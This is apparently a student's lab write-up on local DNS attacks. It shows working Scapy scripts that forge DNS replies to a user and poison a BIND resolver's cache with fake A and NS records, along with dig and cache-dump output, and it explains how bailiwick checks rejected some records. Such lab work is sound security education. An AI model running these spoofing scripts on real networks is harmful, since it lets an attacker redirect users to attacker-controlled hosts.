
Brandon Sardi

Local DNS Attack


Testing DNS Setup


Getting IP of ns.attacker32.com



The dig ns.attacker32.com command returned an A record resolving to 10.9.0.153. The query was served by the local DNS server (10.9.0.53), which forwarded the request to the Attacker nameserver per the forward zone configuration. The answer matches the record defined in attacker32.com.zone, confirming the DNS forwarding setup is functioning correctly.

Getting IP of www.example.com





The first command returned two legitimate IPs (172.66.147.243 and 104.20.23.154) sourced from example.com's official nameserver via the local DNS. The second command, directed at the attacker's nameserver, returned a forged record resolving www.example.com to 1.2.3.5. The contrast confirms that the attacker nameserver is serving fabricated DNS records. The goal of the cache poisoning attack is to make the local DNS server cache 1.2.3.5, so that the first command a normal user query returns the fake result instead of the legitimate one.


Task 1: Directly Spoofing Response to User

```
GNU nano 4.8                    dns_sniff_spoof.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='1.2.3.5')
        # The Authority Section to attacker's nameserver
        NSsec = DNSRR(rrname='example.com', type='NS',
                      ttl=259200, rdata='ns.attacker32.com')
        # The Additional Section record for attacker's NS
        Addsec = DNSRR(rrname='ns.attacker32.com', type='A',
                       ttl=259200, rdata='10.9.0.153')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                     qdcount=1, ancount=1, nscount=1, arcount=1,
                     an=Anssec, ns=NSsec, ar=Addsec)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
        print(f"Spoofed: {pkt[DNS].qd.qname.decode()} -> 1.2.3.5 sent to {pkt[IP].src}")

# Sniff only DNS queries from the User machine to avoid catching own packets
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-fe04e062afd8', filter=f, prn=spoof_dns)
```

Above is the code used to execute this attack, it essentially sniffs out the DNS request sent by the user machine and immediately creates a fake DNS response and send back to the user machine.

```
root@da7ab83bb4c6:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23325
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8a8b2883a68467470100000069deb95019aa3ff0f0f06fe8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      A       172.66.147.243
www.example.com.        300     IN      A       104.20.23.154

;; Query time: 279 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 14 22:01:52 UTC 2026
;; MSG SIZE  rcvd: 104
```

This was the initial dig that was conducted on the user machine, everything is normal and it gives the correct IP addresses for example.com.



```
root@da7ab83bb4c6:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61703
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 14 22:02:42 UTC 2026
;; MSG SIZE  rcvd: 139
```

Here is the dig command after the attack was initiated on the attacker machine. You can see that www.example.com resolved to 1.2.3.5, the fake IP, instead of the real IP that was seen in the last dig command I conducted. Another thing to notice is the authority section that has the spoofed response claimed by ns.attacker32.com as the authoritative nameserver for example.com. The additional section also points ns.attacker32.com to 10.9.0.153. One last thing also is noticing the query time was significantly shorter for the spoofed reply.

Task 2: DNS Cache Poisoning Attack – Spoofing Answers


```
GNU nano 4.8                                task2_3.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='1.2.3.5')
        NSsec = DNSRR(rrname='example.com', type='NS',
                      ttl=259200, rdata='ns.attacker32.com')
        Addsec = DNSRR(rrname='ns.attacker32.com', type='A',
                       ttl=259200, rdata='10.9.0.153')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                     qdcount=1, ancount=1, nscount=1, arcount=1,
                     an=Anssec, ns=NSsec, ar=Addsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
        print(f"Spoofed: {pkt[DNS].qd.qname.decode()} -> 1.2.3.5 sent to {pkt[IP].src}")

f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-0649b882637d', filter=f, prn=spoof_dns)
```

Above is the code for this attack, very minimal changes from task 1. The goal of this task was to poison the local DNS server's cache by spoofing a DNS response, causing it to store a fake IP address for www.example.com and a fraudulent nameserver for example.com. Unlike Task 1 which targeted the user directly, this attack targets the DNS server itself for a longer-lasting effect.

```
root@ed6e6a367d52:/# rndc dumpdb -cache
root@ed6e6a367d52:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777597  NS      hera.ns.cloudflare.com.
www.example.com.        605097  A       104.20.23.154
                                        20260415234726 20260413214726 34505 example.com.
root@ed6e6a367d52:/# rndc flush
root@ed6e6a367d52:/# rndc dumpdb -cache
root@ed6e6a367d52:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777595  NS      ns.attacker32.com.
www.example.com.        863995  A       1.2.3.5
root@ed6e6a367d52:/#
```


Above is the DNS cache before and after the attack was executed, as you can see the A record www.example.com now resolves to 1.2.3.5 instead of the real IP. Also, the NS record now has ns.attacker32.com cached as the nameserver. The NS poisoning in particular is significant here because it means any future query for anything under example.com (not just www) will be directed to the attacker's nameserver, not just www.example.com. The attack now persists in cache until the TTL expires without needing the script to keep running.

Task 3: Spoofing NS Records




```
root@8df40ba13452:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32249
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8ceb962700e0b69f0100000069e01733252e1160a00aea8d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 1192 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 15 22:54:43 UTC 2026
;; MSG SIZE  rcvd: 88

root@8df40ba13452:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11838
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d3889094f7c80b0f0100000069e01749bdd24177e3493a40 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 15 22:55:05 UTC 2026
;; MSG SIZE  rcvd: 89
```

Using the same code from task 2, you can see that once the NS record is poisoned, the local DNS server treats ns.attacker32.com as authoritative for all example.com so the attacker controls the entire domain without needing to sniff and spoof every individual query.




```
root@e014892a5b92:/# rndc flush
root@e014892a5b92:/# rndc dumpdb -cache
root@e014892a5b92:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777543  NS      ns.attacker32.com.
anything.example.com.   863991  A       1.2.3.6
ftp.example.com.        863982  A       1.2.3.6
mail.example.com.       863965  A       1.2.3.6
www.example.com.        863943  A       1.2.3.5
root@e014892a5b92:/#
```

Task 4: Spoofing NS Records for Another Domain



After making some slight changes to the previous task's code by adding a second NS record for google.com, the attack was ready to be launched.



After the attack, the cache contained the poisoned NS record for example.com and the fake A record for www.example.com, but the google.com NS record was completely absent. After some research I found that this demonstrates that BIND's bailiwick checking successfully rejected the out-of-zone record. A DNS response about example.com has no authority to dictate nameserver information for google.com, and the resolver correctly discards such records to prevent cross-domain cache poisoning attacks

Task 5: Spoofing Records in the Additional Section

```
GNU nano 4.8                                task5.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # Answer section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='1.2.3.5')

        # Authority section two NS records for example.com
        NSsec1 = DNSRR(rrname='example.com', type='NS',
                       ttl=259200, rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='example.com', type='NS',
                       ttl=259200, rdata='ns.example.com')

        # Additional section three entries
        Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                        ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                         ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                         ttl=259200, rdata='3.4.5.6')

        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                     qdcount=1, ancount=1, nscount=2, arcount=3,
                     an=Anssec, ns=NSsec1/NSsec2,
                     ar=Addsec1/Addsec2/Addsec3)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt, verbose=0)
        print(f"Spoofed reply sent to {pkt[IP].src}")

f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-0649b882637d', filter=f, prn=spoof_dns)
```

For this task's code I added three entries to the additional section.

```
root@e014892a5b92:/# cat /var/cache/bind/dump.db | grep -E "attacker32|example.net|facebook
"
                        777592  NS      ns.attacker32.com.
root@e014892a5b92:/#
```

Only the NS record for example.com was cached. The A record for ns.attacker32.com was rejected because the local DNS server has a configured forward zone for attacker32.com and will not override its own authoritative data with records from an external response. Entries 2 and 3 were rejected by bailiwick checking example.net and facebook.com have no relationship to the example.com query being answered, so BIND discarded them entirely.